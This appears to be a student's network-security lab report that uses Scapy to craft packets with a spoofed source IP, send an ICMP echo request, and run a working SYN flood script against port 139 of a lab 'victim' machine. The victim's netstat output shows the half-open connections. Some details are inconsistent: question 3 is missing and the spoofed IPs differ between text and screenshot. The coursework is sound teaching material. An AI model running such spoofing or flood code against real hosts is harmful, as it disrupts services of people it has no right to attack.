

Network Security

Lab2

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kwc305

1.

Generate a set of packets for any given IP address and its subnet (example: 10.20.111.2/30) and assign each of the generated packets the TCP destination port numbers [80, 53]. Give the screenshots of the packets generated. Your generated packets must conform to IP standards, e.g., for the example subnet 10.20.111.2/30, 10.20.111.3 is not a valid address because it's the broadcast address. Your program must work with any normal IP address.

ans:

See the file kwc305_Q2-1.py

The BT5 machine's IP is 10.10.111.107. However, the packet is spoofed with source IP 10.10.111.2. So the destination machine will think of this packet as come from 10.10.111.2, which is the router's IP2

The screenshot displays a network security lab environment. On the left, Wireshark is capturing traffic on the eth0 interface. The packet list shows 11 packets, including ARP requests and NBNS queries. The packet details pane shows the structure of an ARP request. On the right, a terminal window shows the execution of a Python script named kwc305-2-1.py. The script uses the Scapy library to generate packets with a spoofed source IP of 10.10.111.1 and destination IP of 10.10.111.100. The packets are sent to the network interface.

```
import sys
from scapy.all import *

#####IP#####
a = IP()
a.src = "10.10.111.1"
a.dst = "10.10.111.100"
a.flags = 0x02
a.ttl = 10
a.show()


#####TCP#####
b = TCP()
b.dport = [80,53]
b.show()

pkt = a/b
pkt.show()
send(pkt)
```


2. Send an ICMP packet from the BT5 machine to a specified IP address and get the reply. Give the screenshots of the packets generated and the replies.

Ans:

See the file kwc305_Q2-2.py, as my following program, I set ICMP type =8 which is echo request packet.




Whenever a packet is dropped because its ttl turns to zero.



4. The Python script named <name>-Q4.py, screenshots of the results, and a report with descriptions as to what the code is doing.

Ans: See the file kwc305_Q2-4.py This program, I simply send the SYN packet in a non-stop for loop.




The image shows a screenshot of a gedit text editor window. The title bar reads "Browse and run installed applications" and the window title is "*kwc305-2-Q4-synflood.py (~/Desktop/lab2) - gedit". The menu bar includes "File", "Edit", "View", "Search", "Tools", "Documents", and "Help". The toolbar contains icons for "Open", "Save", "Print", "Undo", "Redo", "Cut", "Copy", "Paste", "Find", and "Replace". The editor displays a Python script for a SYN flood attack. The script imports the sys module and all modules from scapy. It initializes a counter i to 0 and enters a while loop that runs 200 times. Inside the loop, it creates an IP packet 'a' with source IP 10.10.111.107 and destination IP 10.10.111.120, setting flags to 0x02 and ttl to 10. It then creates a TCP packet 'b' with destination port 139, a random source port between 1024 and 65535, sequence number 0, and flags 0x02. The packets are combined into 'pkt' and sent. The counter i is incremented by 1 after each iteration. The status bar at the bottom shows "Python", "Tab Width: 8", "Ln 3, Col 4", and "INS".

```
import sys
from scapy.all import *
i=0
while i<200:
    a = IP()
    a.src = "10.10.111.107"
    a.dst = "10.10.111.120"
    a.flags = 0x02
    a.ttl = 10

    b = TCP()
    b.dport = 139
    b.sport = RandNum(1024,65535)
    b.seq = 0
    b.flags = 0x02

    pkt = a/b
    send(pkt)
    i+=1
```

And when I type the netstat in Windows victim machine, it has a lot of syn receive info shows on the command line:



```
Command Prompt - netstat -a
Active Connections

Proto Local Address          Foreign Address        State
TCP   victim1:epmap           victim1:0              LISTENING
TCP   victim1:microsoft-ds    victim1:0              LISTENING
TCP   victim1:1025            victim1:0              LISTENING
TCP   victim1:1033            victim1:0              LISTENING
TCP   victim1:5000            victim1:0              LISTENING
TCP   victim1:31337           victim1:0              LISTENING
TCP   victim1:netbios-ssn     victim1:0              LISTENING
TCP   victim1:netbios-ssn     10.10.111.107:3471     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:4568     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:4902     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:5285     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:5306     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:5708     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:5877     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:6383     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:6418     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:6730     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:8434     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:8522     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:9004     SYN_RECEIVED
TCP   victim1:netbios-ssn     10.10.111.107:10100    SYN_RECEIVED
```

Also, I also can capture the traffic in the wireshark:

